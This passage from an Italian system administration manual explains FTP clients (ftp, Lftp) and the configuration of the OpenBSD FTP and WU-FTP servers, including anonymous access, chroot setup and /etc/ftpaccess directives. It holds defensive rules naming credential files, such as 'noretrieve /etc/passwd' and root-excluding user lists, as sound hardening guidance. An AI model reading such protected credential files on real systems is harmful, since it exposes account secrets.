2612414 bytes sent in 2.51 secs (1e+03 Kbytes/sec)
local: al-16 remote: al-16
200 PORT command successful.
150 Opening BINARY mode data connection for al-16.
226 Transfer complete.
2612414 bytes sent in 2.16 secs (1.2e+03 Kbytes/sec)
local: al-17 remote: al-17
```

```
200 PORT command successful.
150 Opening BINARY mode data connection for al-17.
226 Transfer complete.
2612420 bytes sent in 2.17 secs (1.2e+03 Kbytes/sec)
local: al-18 remote: al-18
200 PORT command successful.
150 Opening BINARY mode data connection for al-18.
226 Transfer complete.
2612409 bytes sent in 2.4 secs (1.1e+03 Kbytes/sec)
local: al-19 remote: al-19
200 PORT command successful.
150 Opening BINARY mode data connection for al-19.
226 Transfer complete.
2612431 bytes sent in 2.35 secs (1.1e+03 Kbytes/sec)
```

`ftp>` **`ls`**[*Invio*]

Si controlla il risultato nell'elaboratore remoto. A volte, i servizi FTP impediscono la lettura del contenuto di questa directory.

```
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
total 15379
drwxrwsrwx   2 root     ftp          1024 Dec 11 20:40 .
dr-xr-sr-x   3 root     ftp          1024 Nov 12 21:04 ..
-rw-rw-r--   1 ftp      ftp       2611649 Dec 11 20:40 al-1
-rw-rw-r--   1 ftp      ftp       2612414 Dec 11 20:40 al-15
-rw-rw-r--   1 ftp      ftp       2612414 Dec 11 20:40 al-16
-rw-rw-r--   1 ftp      ftp       2612420 Dec 11 20:40 al-17
-rw-rw-r--   1 ftp      ftp       2612409 Dec 11 20:40 al-18
-rw-rw-r--   1 ftp      ftp       2612431 Dec 11 20:40 al-19
226 Transfer complete.
```

`ftp>` **`quit`**[*Invio*]

```
221 Goodbye.
```

148.5 Lftp

A fianco del cliente FTP tradizionale, di origine BSD, ne esistono altri, più o meno sofisticati. Tra questi, merita attenzione Lftp, [4] che è in grado di usare anche il protocollo IPv6, quando naturalmente anche il servente che si vuole contattare è predisposto per questo. In questo caso, il programma eseguibile è '**`lftp`**':

`lftp` [*opzioni*] [*host*]

Il suo funzionamento è molto simile a quello di Netstd ftp, soprattutto per quanto riguarda i comandi, con delle particolarità che possono essere approfondite leggendo la pagina di manuale *lftp(1)*. Appare evidente l'aspetto dell'invito è leggermente diverso:

```
lftp :~>
```

A differenza di Netstd ftp, quando si avvia Lftp con l'indicazione di un elaboratore, ma senza il nominativo utente da utilizzare, questo tenta di accedere automaticamente in modo anonimo; pertanto, diventa importante l'indicazione dell'utenza già al momento dell'avvio dell'eseguibile. Per esempio così:

`$` **`lftp tizio@dinkel.brot.dg`**

Come si può intendere, si tratta dell'accesso all'elaboratore *`dinkel.brot.dg`* con il nominativo utente '**`tizio`**'. In questi casi, ancora prima di tentare l'accesso, Lftp chiede l'inserimento della parola d'ordine. In base all'esempio, dopo l'inserimento della parola d'ordine, l'invito dovrebbe apparire così:

[4] **Lftp** GNU GPL

```
lftp tizio@dinkel.brot.dg:~>
```

Tuttavia, Lftp tenta effettivamente di accedere all'elaboratore remoto solo quando si dà un comando. Pertanto, ci si può accorgere solo dopo se il servizio FTP risulta attivo effettivamente.

Servente OpenBSD FTP

Il servente OpenBSD FTP [1] è un programma molto semplice da installare e configurare, anche in un sistema GNU, con il vantaggio che è in grado di operare anche con il protocollo IPv6. Eventualmente, se il tipo di configurazione disponibile non è sufficiente per le proprie esigenze, si può optare per serventi FTP differenti, come WU-FTP che è descritto in un altro capitolo.

149.1 Avvio del demone

OpenBSD FTP, come altri serventi FTP mette a disposizione l'eseguibile '**`in.ftpd`**' (o '**`ftpd`**', a seconda della distribuzione). Questo demone può funzionare in modo autonomo, oppure sotto il controllo del supervisore dei servizi di rete. Nel primo caso si avvia con l'opzione '**`-D`**', mentre nel secondo si usa l'opzione '**`-q`**':

`in.ftpd -D` [*opzioni*]

`in.ftpd -q` [*opzioni*]

Nell'esempio seguente viene mostrata la riga di '`/etc/inetd.conf`' in cui si dichiara il suo possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
ftp     stream  tcp     nowait  root    /usr/sbin/tcpd  in.ftpd -q
```

Dal momento che OpenBSD FTP viene usato anche con IPv6, conviene vedere la configurazione necessaria per il file '`/etc/xinetd.conf`', nel caso il supervisore dei servizi di rete sia Xinetd:

```
service ftp
{
        socket_type     = stream
        protocol        = tcp
        wait            = no
        user            = root
        server          = /usr/sbin/in.ftpd
        server_args     = -q
}
```

Segue la descrizione di alcune opzioni della riga di comando di '**`ftpd`**'.

Opzione	Descrizione
`-d`	Vengono aggiunte informazioni diagnostiche all'interno del registro di sistema.
`-l`	Ogni sessione FTP viene annotata all'interno del registro di sistema; se viene usata due volte, le indicazioni sono più dettagliate.
`-t` *n*	Permette di specificare la durata espressa in secondi (*n*) del tempo di inattività oltre il quale la sessione FTP viene conclusa automaticamente. Questo parametro è negoziabile anche da parte del cliente. Il valore predefinito è di 15 minuti (900 s).
`-T` *n*	Permette di specificare la durata espressa in secondi (*n*) del tempo massimo di inattività. In questo modo, un cliente non può negoziare una durata superiore.
`-A`	Consente solo l'accesso anonimo, oppure solo le utenze elencate nel file '`/etc/ftpchroot`'.
`-u` *maschera_dei_permessi*	Definisce un valore particolare della maschera dei permessi, che è 027_8 in modo predefinito.

[1] **OpenBSD FTP** UCB BSD

Opzione	Descrizione
`-p`	Disabilita la modalità «passiva», in modo da non accettare la creazione di connessioni a porte indicate dai clienti. Ciò serve a facilitare l'attraversamento di un firewall (purché il firewall consenta questo passaggio), ma può creare difficoltà ad alcuni programmi cliente.
`-q`	Non mostra informazioni sulla versione al cliente che si collega.
`-M`	Consente di gestire directory differenti per l'accesso anonimo, in base al nome di dominio presso cui giunge la richiesta, secondo la forma '`~ftp/`*nome_di_dominio/*'.

149.2 Configurazione

La configurazione di OpenBSD FTP è molto semplice. Per prima cosa, l'accesso anonimo è consentito solo se nel sistema è previsto l'utente fittizio '**`ftp`**', assieme alla sua directory personale e a una shell valida.[2]

> Teoricamente, OpenBSD FTP non richiede nemmeno la predisposizione di una struttura particolare della directory '`~ftp/`', secondo la tradizione, perché gestisce internamente il comando '**`ls`**' e di tutto il resto si può fare a meno.

Nel caso si utilizzi l'opzione '**`-M`**', si dovrà provvedere a dividere la directory '`~ftp/`' in sottodirectory corrispondenti ai nomi di dominio con cui si può accedere al servizio. Per esempio, se l'elaboratore che ospita il servente OpenBSD FTP è raggiungibile con i nomi *`dinkel.brot.dg`* e *`weizen.mehl.dg`*, ci potranno essere le directory '`~ftp/dinkel.brot.dg/`' e '`~ftp/weizen.mehl.dg/`'; chi accede a *`ftp://dinkel.brot.dg`* in modo anonimo, vedrà la prima directory, mentre chi accede a *`ftp://weizen.mehl.dg`* vedrà la seconda.

> Si rammenta che l'utente anonimo accede solo alla porzione di file system che inizia da '`~ftp/`', come se questa fosse la radice.

Dopo la sistemazione dell'accesso anonimo, conviene occuparsi del file '`/etc/ftpchroot`', all'interno del quale si possono elencare gli utenti che, pur potendo accedere con il proprio nominativo, possono entrare solo nella propria directory personale, come avviene per gli utenti anonimi con la directory '`~ftp/`'.

```
tizio
caio
```

L'esempio che si vede sopra è molto breve e serve a fare in modo che gli utenti '**`tizio`**' e '**`caio`**' possano accedere limitatamente alla propria directory personale; tutti gli altri utenti hanno accesso a tutto il file system, con le limitazioni normali date dai permessi dei file e delle directory.

OpenBSD FTP riconosce anche il file '`/etc/ftpusers`', all'interno del quale vanno elencati i nominativi degli utenti a cui non si consente l'accesso. Generalmente si tratta di utenti fittizi, compreso '**`root`**' per questioni di sicurezza, come nell'esempio seguente:

```
root
bin
```

[2] Il particolare della shell valida va tenuto in considerazione perché altri serventi FTP si comportano diversamente.

```
daemon
adm
lp
sync
shutdown
halt
mail
news
uucp
operator
games
nobody
```

Naturalmente, per compilare correttamente questo file, è bene osservare il file '`/etc/passwd`' del proprio sistema.

Infine, OpenBSD FTP riconosce anche il file '`/etc/nologin`', in presenza del quale rifiuta gli accessi; inoltre, è possibile definire un messaggio di benvenuto nel file '`/etc/ftpwelcome`' e anche il contenuto di '`/etc/motd`' viene visualizzato all'accesso.

Servente WU-FTP

WU-FTP [1] è un servente FTP molto comune, anche se ormai si può considerare superato, soprattutto a causa della complessità della sua configurazione.

WU-FTP si compone in pratica del demone '**ftpd**', o '**in.ftpd**', configurato attraverso diversi file; inoltre, per consentire l'accesso anonimo, è necessario predisporre una directory apposita, strutturata in modo appropriato.

150.1 Avvio del demone

Il demone '**ftpd**' (o '**in.ftpd**') è gestito normalmente dal supervisore dei servizi di rete.

```
in.ftpd [opzioni]
```

Nell'esempio seguente viene mostrata la riga di '/etc/inetd.conf' in cui si dichiara il suo possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
ftp     stream  tcp     nowait  root    /usr/sbin/tcpd  in.ftpd -l -a
```

Nelle comunicazioni, '**ftpd**' interpreta i caratteri jolly, cioè i simboli per i riferimenti a gruppi di file, secondo lo standard della shell C, utilizzando quindi i simboli '*****', '**?**', '**&**', '**[**', '**]**', '**{**' e '**}**'.

Segue la descrizione di alcune opzioni della riga di comando di '**ftpd**'.

Opzione	Descrizione
-d | -v	Vengono aggiunte informazioni diagnostiche all'interno del registro di sistema.
-l	Ogni sessione FTP viene annotata all'interno del registro di sistema.
-t*n*	Permette di specificare la durata espressa in secondi (*n*) del tempo di inattività oltre il quale la sessione FTP viene conclusa automaticamente. Questo parametro è negoziabile anche da parte del cliente. Il valore predefinito è di 15 minuti (900 s).
-T*n*	Permette di specificare la durata espressa in secondi (*n*) del tempo massimo di inattività. In questo modo, un cliente non può negoziare una durata superiore.
-a	Stabilisce l'uso da parte di '**ftpd**' della configurazione contenuta all'interno del file '/etc/ftpaccess'.
-A	Disabilita l'uso da parte di '**ftpd**' della configurazione contenuta all'interno del file '/etc/ftpaccess'. Questa è la modalità predefinita.
-L	Ogni comando inviato da parte degli utenti FTP viene annotato all'interno del registro di sistema.
-i	Vengono registrate le operazioni di invio di file da parte dei clienti FTP all'interno di '/var/log/xferlog'.
-o	Vengono registrate le operazioni di prelievo di file da parte dei clienti FTP all'interno di '/var/log/xferlog'.
-u*umask*	Definisce un valore particolare della maschera dei permessi.

[1] **WU-FTP** software non libero: non è consentita la commercializzazione a scopo di lucro

150.2 Configurazione elementare

Il primo file da prendere in considerazione per la configurazione di WU-FTP è '`/etc/ftpusers`', che viene utilizzato per impedire l'accesso agli utenti indicati al suo interno. Si tratta solitamente dell'utente '**`root`**' e di utenti fittizi, come nell'esempio seguente:

```
root
bin
daemon
adm
lp
sync
shutdown
halt
mail
news
uucp
operator
games
nobody
```

Questi utenti sono esclusi da un accesso normale, mentre rimane aperta, eventualmente, la possibilità di accedere come utenti anonimi.

WU-FTP ha la particolarità di poter gestire automaticamente l'archiviazione, la compressione e l'estrazione di file, attraverso la configurazione del file '`/etc/ftpconversions`'. In generale, si tratta di una funzionalità che viene ignorata dagli utilizzatori del servizio; tuttavia, vale la pena di vedere un esempio di questo file, che di solito viene già fornito nella distribuzione di WU-FTP:

```
 :.Z:  :  :/bin/compress -d -c %s:T_REG|T_ASCII:O_UNCOMPRESS:UNCOMPRESS
 :   : :.Z:/bin/compress -c %s:T_REG:O_COMPRESS:COMPRESS
 :.gz: :  :/bin/gzip -cd %s:T_REG|T_ASCII:O_UNCOMPRESS:GUNZIP
 :   : :.gz:/bin/gzip -9 -c %s:T_REG:O_COMPRESS:GZIP
 :   : :.tar:/bin/tar -c -f - %s:T_REG|T_DIR:O_TAR:TAR
 :   : :.tar.Z:/bin/tar -c -Z -f - %s:T_REG|T_DIR:O_COMPRESS|O_TAR:TAR+COMPRESS
 :   : :.tar.gz:/bin/tar -c -z -f - %s:T_REG|T_DIR:O_COMPRESS|O_TAR:TAR+GZIP
```

In pratica, a seconda di come viene identificato un file durante una sessione FTP, con l'aggiunta o l'eliminazione di un'estensione, si indica implicitamente una conversione di questo. La tabella 150.2 dovrebbe chiarire il meccanismo.

Tabella 150.2. Conversione automatica degli archivi in base alle estensioni utilizzate.

Nome reale	Nome specificato	Azione compiuta prima della trasmissione del file
radice.Z	*radice*	Viene trasmesso dopo essere stato decompresso con '**`uncompress`**'.
radice	*radice*.Z	Viene trasmesso dopo essere stato compresso con '**`compress`**'.
radice.gz	*radice*	Viene trasmesso dopo essere stato decompresso con '**`gunzip`**'.
radice	*radice*.gz	Viene trasmesso dopo essere stato compresso con '**`gzip`**'.
radice	*radice*.tar	Viene trasmesso dopo essere stato archiviato con '**`tar`**'.
radice	*radice*.tar.Z	Viene archiviato e compresso con '**`tar`**' e '**`compress`**'.
radice	*radice*.tar.gz	Viene archiviato e compresso con '**`tar`**' e '**`gzip`**'.

Di solito, questa tecnica di trasformazione automatica non viene utilizzata: i nomi dei file vengono indicati esattamente come sono nella realtà e nessuna conversione ha luogo.

150.3 FTP anonimo

Una volta effettuato il collegamento, l'utente anonimo ('**ftp**' o '**anonymous**') viene posizionato nella directory indicata nel file '/etc/passwd' nella voce corrispondente dell'utente '**ftp**'. Di solito si tratta della directory '/home/ftp/' o di '/var/ftp/'. In altri termini, si tratta della directory personale dell'utente fittizio '**ftp**'.

È bene precisare che l'utente anonimo, dopo la connessione, trova davanti a sé solo la gerarchia che si articola a partire da '~ftp/', dal momento che il servente FTP esegue la funzione '**chroot()**'. È questo il motivo per cui è bene che da quel punto siano disponibili alcuni programmi di servizio nella directory '~ftp/bin/', assieme ad altri elementi elementari di un file system Unix.

Generalmente, le varie distribuzioni GNU organizzano già questa directory in modo ragionevolmente corretto. Segue un esempio di struttura di '~ftp/' che può essere utilizzato in mancanza d'altro. È da tenere presente che le soluzioni legate all'organizzazione e alla sicurezza possono essere diverse da quelle proposte.

È opportuno che nessuna directory sia modificabile, a parte il caso di 'incoming/', descritta più avanti.

Directory	Permessi	Descrizione
'~ftp/'	0555_8	Contiene normalmente un file con un messaggio introduttivo. Si tratta di solito del file 'welcome.msg' che deve essere protetto opportunamente: deve essere accessibile solo in lettura a tutti gli altri utenti.
'~ftp/bin/'	0111_8	Serve a contenere alcuni programmi di servizio indispensabili per le operazioni di FTP. Per esempio, non deve mancare '**ls**'. Dal punto di vista dell'utilizzo, è sufficiente che tali file siano accessibili in esecuzione, mentre dal punto di vista della sicurezza è necessario che non siano modificabili.
'~ftp/etc/'	0111_8	Serve a contenere essenzialmente i file 'passwd' e 'group'. È importante che questi file non contengano parole d'ordine, o al massimo che queste non siano reali. La presenza di questi file serve solo a ottenere una conversione tra UID e nome dell'utente, tra GID e nome del gruppo. In pratica, vengono utilizzati da '**ls**' per generare un listato leggibile della proprietà dei file. Se la directory '~ftp/lib/' contiene delle librerie, oltre ai due file già visti, è necessario che sia presente 'ld.so.cache'. I file contenuti in questa directory devono essere accessibili solo in lettura.
'~ftp/lib/'	0555_8	Serve a contenere i file di libreria degli eseguibili contenuti in '~ftp/bin/'. Questi file di libreria devono essere accessibili in lettura e in esecuzione, ma naturalmente devono essere protetti dalla scrittura.
'~ftp/pub/'	0555_8	Questa directory può essere organizzata in vario modo. Di solito è il contenitore di file messi a disposizione per il prelievo. In tal caso sarà conveniente che la directory non sia modificabile e che i file siano accessibili solo in lettura. Per poter rendere disponibile una directory per la ricezione di file, questa deve essere accessibile in scrittura. Di solito si crea la directory 'incoming/' collocata al di sotto di '~ftp/pub/' o di un'altra sottodirectory, dandole solo i permessi di esecuzione (attraversamento) e scrittura, impedendo così la lettura del suo contenuto.

Segue un esempio del contenuto delle directory appena esaminate.

```
bin:
total 534
---x--x--x   1 root     root        14940 Mar  3  1997 compress
---x--x--x   1 root     root       292160 Mar  3  1997 cpio
---x--x--x   1 root     root        45056 Mar  3  1997 gzip
---x--x--x   1 root     root        49432 Mar  3  1997 ls
---x--x--x   1 root     root        56380 Mar  3  1997 sh
---x--x--x   1 root     root        77560 Mar  3  1997 tar
lrwxrwxrwx   1 root     root            4 Jul 12 11:29 zcat -> gzip

etc:
total 6
-r--r--r--   1 root     root           53 Mar  3  1997 group
-r--r--r--   1 root     root         4004 Feb 26  1997 ld.so.cache
-r--r--r--   1 root     root           79 Mar  3  1997 passwd

lib:
total 725
-rwxr-xr-x   1 root     root        19704 Mar  3  1997 ld-linux.so.1
-rwxr-xr-x   1 root     root        19704 Mar  3  1997 ld-linux.so.1.7.14
-rwxr-xr-x   1 root     root        24576 Mar  3  1997 ld.so
-rwxr-xr-x   1 root     root        24576 Mar  3  1997 ld.so.1.7.14
lrwxrwxrwx   1 root     root           14 Jul 12 11:29 libc.so.5
    -> libc.so.5.3.12
-rwxr-xr-x   1 root     root       644036 Mar  3  1997 libc.so.5.3.12

pub:
total 0
```

Quello che segue è l'esempio del contenuto del file '`~ftp/etc/passwd`'.

```
root:*:0:0:::
bin:*:1:1:::
operator:*:11:0:::
ftp:*:14:50:::
nobody:*:65534:65534:::
```

Quello che segue è l'esempio del contenuto del file '`~ftp/etc/group`'.

```
root::0:
bin::1:
daemon::2:
sys::3:
adm::4:
ftp::50:
```

Il massimo della sicurezza si ottiene:

- facendo in modo che le directory e i file di '`~ftp/`' appartengano all'utente '**`root`**';
- evitando di concedere permessi di scrittura;
- concedendo i permessi di lettura solo quando necessario.

Da un punto di vista di praticità, o di necessità, può essere opportuno che sia consentito all'utente '**`root`**' di accedere in lettura e scrittura, altrimenti il lavoro di amministrazione dell'FTP anonimo risulterebbe impedito.

150.3.1 Collegamenti simbolici

Quando si utilizzano collegamenti simbolici all'interno della struttura di directory dell'FTP anonimo, occorre tenere presente che il programma servente FTP cambia la posizione della directory principale. Se si creano dei collegamenti, è opportuno utilizzare solo riferimenti relativi (senza la barra iniziale), in modo che siano validi anche quando si accede al file system normalmente, senza questi vincoli particolari.

150.4 Configurazione con /etc/ftpaccess

In ordine di importanza, dopo il file '`/etc/ftpusers`' che permette di escludere alcuni utenti (tipicamente gli utenti di sistema) viene il file '`/etc/ftpaccess`', il quale viene preso in considerazione dal demone '**`ftpd`**' solo se questo è stato avviato con l'opzione '**`-a`**'. Purtroppo, l'insieme della gestione di questo file è piuttosto complesso, tanto che di solito si evita di modificare quanto accompagna già la distribuzione di WU-FTP, ma in questi casi conviene forse utilizzare un servente più semplice da amministrare.

Di seguito appare un esempio di questo, che dovrebbe corrispondere alla configurazione standard di partenza.

```
class   all   real,guest,anonymous  *

email root@localhost

loginfails 5

readme  README*    login
readme  README*    cwd=*

message /welcome.msg            login
message .message                cwd=*

compress        yes             all
tar             yes             all
chmod           no              guest,anonymous
delete          no              guest,anonymous
overwrite       no              guest,anonymous
rename          no              guest,anonymous

log transfers anonymous,real inbound,outbound

shutdown /etc/shutmsg

passwd-check rfc822 warn
```

Ai fini dei controlli di accesso, si distinguono tre *tipi* di utenti:

- '**`anonymous`**' -- che possono accedere solo alla struttura di directory che discende da '`~ftp/`';
- '**`guest`**' -- che sono soggetti a restrizioni simili a quelle imposte agli utenti anonimi;
- '**`real`**' -- corrispondenti a utenti normali che hanno libero accesso all'intero file system in base ai permessi relativi.

Nelle sezioni seguenti vengono descritte alcune delle direttive che possono apparire in questo file.

150.4.1 Controlli di accesso

Gli utenti che accedono al servizio FTP vengono classificati in due modi: il tipo e la classe. I tipi di utenti sono già definiti e si tratta di '**`anonymous`**', '**`guest`**' e '**`real`**', come già descritto. Le classi di utenti vengono invece definite all'interno del file '`/etc/ftpaccess`', in base al tipo e alla provenienza della richiesta di accesso al servizio. Queste distinzioni permettono di consentire o negare l'accesso agli utenti e di distinguere tra altri privilegi.

Classi di utenti

`class` *classe elenco_tipi_utente famiglia_di_indirizzi ...*

Con la direttiva '**`class`**' è possibile definire una classe di utenti in base al tipo di utente e agli indirizzi da cui può provenire la richiesta di accesso al servizio. Gli indirizzi rappresentano l'elaboratore cliente e possono essere espressi in forma di nome di dominio o di indirizzo numerico, con l'aiuto di caratteri jolly.

Per poter accedere al servizio, occorre appartenere a una delle classi dichiarate con questo tipo di direttiva. Per esempio, la riga seguente è un modo per definire una classe generica che rappresenta ogni tipo di utente.

```
class   all     real,guest,anonymous  *
```

L'esempio seguente, invece, serve a riconoscere gli utenti di tipo '**`guest`**' che accedono dal dominio '**`.dg`**', o dalla sottorete 192.168.*.*, attribuendogli la classe '**`amici`**'.

```
class   amici   guest   *.dg    192.168.*
```

Quando un utente potrebbe appartenere a diverse classi simultaneamente, vale quella in cui viene riconosciuto prima. Sotto questo aspetto, conviene elencare prima le classi più restrittive, come nell'esempio seguente:

```
class   amici   guest                   *.dg    192.168.*
class   all     real,guest,anonymous    *
```

Distinguere tra gli utenti anonimi

`autogroup` *gruppo classe...*

È possibile utilizzare la direttiva '**`autogroup`**' per fare in modo che gli utenti **anonimi** appartenenti alle classi indicate, accedano con i privilegi del gruppo indicato.

Questa tecnica può permettere a gruppi di utenti anonimi di poter accedere a file che risultano esclusi agli altri.

```
class   amici   guest,anonymous         *.dg    192.168.*
class   all     real,guest,anonymous    *
...
autogroup       locali          amici
```

Nell'esempio appena mostrato, gli utenti anonimi che accedono dal dominio '**`.dg`**' ottengono i privilegi del gruppo di utenti denominato '**`locali`**'.

Il gruppo in questione deve essere stato dichiarato nel file '`/etc/group`' e questo è sufficiente perché le cose funzionino. Ma per fare in modo che l'utente del servizio FTP possa vedere il nome di questo gruppo quando esegue un comando '**`ls -l`**' occorre anche aggiornare il file '`~ftp/etc/group`'.

Definizione degli utenti di tipo guest

`guestgroup` *gruppo...*

Gli utenti di tipo '**`guest`**' sono soggetti a limitazioni equivalenti a quelle riservate agli utenti anonimi, con la differenza che in questo caso vengono individuati precisamente attraverso

un nome di utente e una parola d'ordine. Inoltre, non possono accedere se la shell non è valida.

Per gli utenti di questo tipo occorre predisporre una directory personale, strutturata come '`~ftp/`', con le directory '`bin/`', '`etc/`' e '`lib/`', proprio perché, anche in questo caso, il servente trasforma tale directory nella directory radice.

La direttiva '**`guestgroup`**' definisce i gruppi i cui utenti appartengono automaticamente al tipo '**`guest`**', per cui, se si appartiene al gruppo indicato in questa direttiva, si è limitati ad accedere alla propria directory personale.

Per attuare questo è sufficiente creare un gruppo e abbinargli gli utenti a cui si vuole limitare l'accesso in questo modo.

```
ftpguest:*:450:tizio,caio,semproni
```

L'esempio mostra una riga del file '`/etc/group`' che dichiara il gruppo '**`ftpguest`**' e gli abbina alcuni utenti, anche se questi sono collegati normalmente a un gruppo differente. Nel file '`/etc/ftpaccess`', la direttiva seguente esclude dagli accessi normali tutti gli utenti che appartengono, direttamente o indirettamente, al gruppo '**`ftpguest`**': per loro è ammissibile solo un accesso limitato alla propria directory personale.

```
guestgroup      ftpguest
```

L'utente che appartiene a questa categoria può avere l'indicazione di una directory personale composta da due parti, suddivise da '`/./`', come nell'esempio seguente che mostra un record del file '`/etc/passwd`'.

```
tizio:Ide2ncPYY:500:500:Tizio Tizi:/home/tizio/./archivio:/bin/bash
```

Se questo utente accede al sistema normalmente, al di fuori del servizio FTP, la sua directory personale è automaticamente '`/home/tizio/archivio`', perché l'effetto del punto intermedio si traduce con uno spostamento nullo. Per il servente FTP invece, la prima parte, quella prima del punto, diventerà la directory radice; la parte seguente, sarà la directory di partenza in cui si troverà l'utente.

Impedire l'accesso a categorie di indirizzi determinate

`deny` *famiglia_di_indirizzi file_messaggio*

La direttiva '**`deny`**' permette di bloccare tutti gli utenti che accedono da un gruppo di indirizzi determinato, esprimibili sia in forma di nome di dominio che in forma numerica. L'utente che si vede rifiutare l'accesso, riceve un messaggio contenuto nel file indicato come terzo argomento. Questo file può contenere delle metavariabili elencate nella tabella 150.5.

È il caso di sottolineare che il filtro di accesso vale per tutti gli utenti e non solo per una classe particolare.

```
deny    *.mehl.dg       /etc/ftpdeny.msg
deny    192.168.2.*     /etc/ftpdeny.msg
deny    dinkel.*        /etc/ftpdeny.msg
```

L'esempio mostra una serie di filtri contro l'accesso da parte di utenti che provengono dal dominio *`mehl.dg`*, dalla rete 192.168.2.0 e dai nodi che si chiamano '**`dinkel`**', indipendentemente dal dominio cui appartengono. In tutti questi casi, viene inviato il contenuto del file '`/etc/ftpdeny.msg`' all'utente che viene respinto.

Al posto della famiglia di indirizzi da escludere, si può indicare la parola chiave '**`!nameserved`**', che rappresenta tutti gli indirizzi per i quali non esiste un nome di dominio corrispondente.

```
deny    !nameserved     /etc/ftpdeny.msg
```

Limitare gli accessi simultanei in base alla classe

```
limit classe numero_accessi periodo file_messaggio
```

La direttiva '**limit**' permette di limitare l'accesso simultaneo degli utenti appartenenti alla classe indicata, per un periodo determinato. Gli utenti che non possono accedere ricevono il contenuto del file indicato come ultimo argomento. Questo file può contenere delle metavariabili elencate nella tabella 150.5.

```
limit   all     10      any     /etc/ftplimit.msg
```

L'esempio mostra l'imposizione di un limite massimo di 10 utenti della classe '**all**', in qualunque momento ('**any**'). Agli utenti che non possono accedere viene inviato il messaggio contenuto nel file '/etc/ftplimit.msg'.

> Quando un servizio FTP è riprodotto in altri siti speculari, il file utilizzato per informare gli utenti dall'esclusione dal servizio serve normalmente per elencare gli indirizzi alternativi.

Impedire il prelievo di alcuni file

```
noretrieve file...
```

Con la direttiva '**noretrieve**' si impedisce il prelievo dei file indicati come argomento. Se i file vengono indicati specificando un percorso assoluto, si vuole fare riferimento a un file particolare, mentre se non viene indicato il percorso, si vuole impedire il prelievo di ogni file con quel nome.

```
noretrieve      /etc/passwd core
```

Nell'esempio viene impedito il prelievo del file '/etc/passwd' e di tutti i file 'core'.

Impedire l'accesso in base a un limite di tentativi errati

```
loginfails n_tentativi
```

La direttiva '**loginfails**' permette di porre un limite ai tentativi falliti di accesso agli utenti reali, cioè a quelli provvisti di parole d'ordine.

```
loginfails 5
```

L'esempio mostra un limite di cinque tentativi di autenticazione all'interno della stessa sessione FTP. Una volta superato il limite, l'utente viene disconnesso e deve ricominciare la connessione.

Controllo sulla parola d'ordine dell'utente anonimo

```
password-check {none|trivial|rfc822} [enforce|warn]
```

All'utente anonimo viene richiesto l'inserimento di una parola d'ordine, che in realtà serve solo come «firma» e dovrebbe corrispondere convenzionalmente all'indirizzo di posta elettronica di chi accede. L'utente anonimo può limitarsi a indicare la prima parte del suo indirizzo, fino al simbolo '@', lasciando al servente, il compito di determinare la parte restante.

Con la direttiva '**password-check**' si può definire un livello di controllo su questo indirizzo inserito. Segue l'elenco delle parole chiave che possono essere usate in questa direttiva, assieme al loro significato.

Tabella 150.4. Parole chiave utilizzabili nella direttiva '**password-check**'.

Parola chiave	Descrizione
'**none**'	Non viene fatto alcun controllo.
'**trivial**'	La parola d'ordine deve contenere il carattere '**@**'.
'**rfc822**'	Verifica che il dominio sia corretto (in base alle specifiche del RFC 822).
'**warn**'	La parola d'ordine non valida viene accettata avvisando l'utente per la prossima volta.
'**enforce**'	L'accesso viene negato se la parola d'ordine non viene ritenuta corretta.

Segue l'elenco di alcuni codici macro utilizzabili nei file di messaggi restituiti agli utenti del servizio FTP.

Tabella 150.5. Codici macro.

Macro	Descrizione
'**%T**'	Data e ora locale.
'**%C**'	La directory corrente.
'**%E**'	L'indirizzo di posta elettronica dell'amministratore del servizio.
'**%R**'	Indirizzo del nodo remoto.
'**%L**'	Indirizzo del nodo che offre il servizio FTP.
'**%U**'	Il nome dell'utente utilizzato per accedere.
'**%M**'	Numero massimo di accessi ammissibili per gli utenti della classe cui appartiene chi accede.
'**%N**'	Numero di accessi in corso nella classe cui appartiene l'utente in questione.

150.4.2 Informazioni e messaggi

In varie occasioni, il servente FTP invia agli utenti dei messaggi contenuti in file appositi, oppure invita alla lettura di questi.

Indirizzo di posta elettronica dell'amministratore del servizio

`email` *indirizzo_email*

Con questa direttiva si indica l'indirizzo di posta elettronica dell'amministratore del sistema. Questo è utile praticamente solo per i file di messaggi che possono contenere la metavariabile '**%E**', al posto della quale viene messo questo indirizzo.

Messaggio introduttivo

`message` *file* {`login` | `cwd=`*directory*} [*classe*...]

Con la direttiva '**message**' è possibile presentare all'utente che accede un messaggio contenuto nel file indicato come primo argomento. Questo file verrà presentato quando si verifica una condizione particolare, specificata attraverso le parole chiave '**login**' o '**cwd**'.

'**login**' indica che si vuole mostrare il messaggio solo all'inizio dell'accesso; '**cwd**' serve a farlo quando l'utente cambia directory spostandosi precisamente in quella indicata subito dopo questa parola chiave.

```
message /welcome.msg            login
message .message                cwd=*
```

Nell'esempio, viene inviato il messaggio contenuto nel file '`/welcome.msg`' tutte le volte che un utente accede; inoltre, ogni volta che cambia directory (l'asterisco rappresenta

qualunque directory) viene inviato quanto contenuto nel file '`.message`' della directory corrente.[2]

La direttiva '**`message`**' permette di distinguere anche tra diverse classi di utenti, se uno o più nomi di classi vengono aggiunte alla fine della direttiva stessa.

È il caso di ricordare che il file di messaggi può contenere delle metavariabili secondo lo schema della tabella 150.5.

Invito alla lettura dei file contenenti informazioni importanti

`readme` *file* {`login` | `cwd=`*directory*} [*classe*...]

Si tratta di una direttiva analoga a '**`message`**', con la differenza che qui non viene inviato il file in questione, piuttosto viene invitato l'utente a scaricare e a leggere il contenuto di tali file.

```
readme  README*    login
readme  README*    cwd=*
```

L'esempio mostra il caso in cui si vuole che l'utente sia avvisato della presenza di file che iniziano per '`README`' nella directory corrente. Ciò all'inizio dell'accesso e tutte le volte che si cambia directory.

150.4.3 Registrazione delle azioni degli utenti

L'attivazione del controllo sulla registrazione degli eventi legati al servizio FTP può essere fatta attraverso l'opzione '**`-L`**' nella riga di comando di '**`ftpd`**'. La direttiva '**`log`**', tuttavia, scavalca l'utilizzo di questa opzione eventuale.

Registrazione dei comandi

`log commands` *elenco_tipi_utenti*

Utilizzando la direttiva '**`log`**' in questo modo, si attiva la registrazione di tutti i comandi inseriti dagli utenti che appartengono all'elenco di tipi indicato. I tipi possibili sono sempre solo '**`anonymous`**', '**`guest`**' e '**`real`**', già descritti in precedenza.

Registrazione dei trasferimenti

`log transfers` *elenco_tipi_utenti elenco_direzioni*

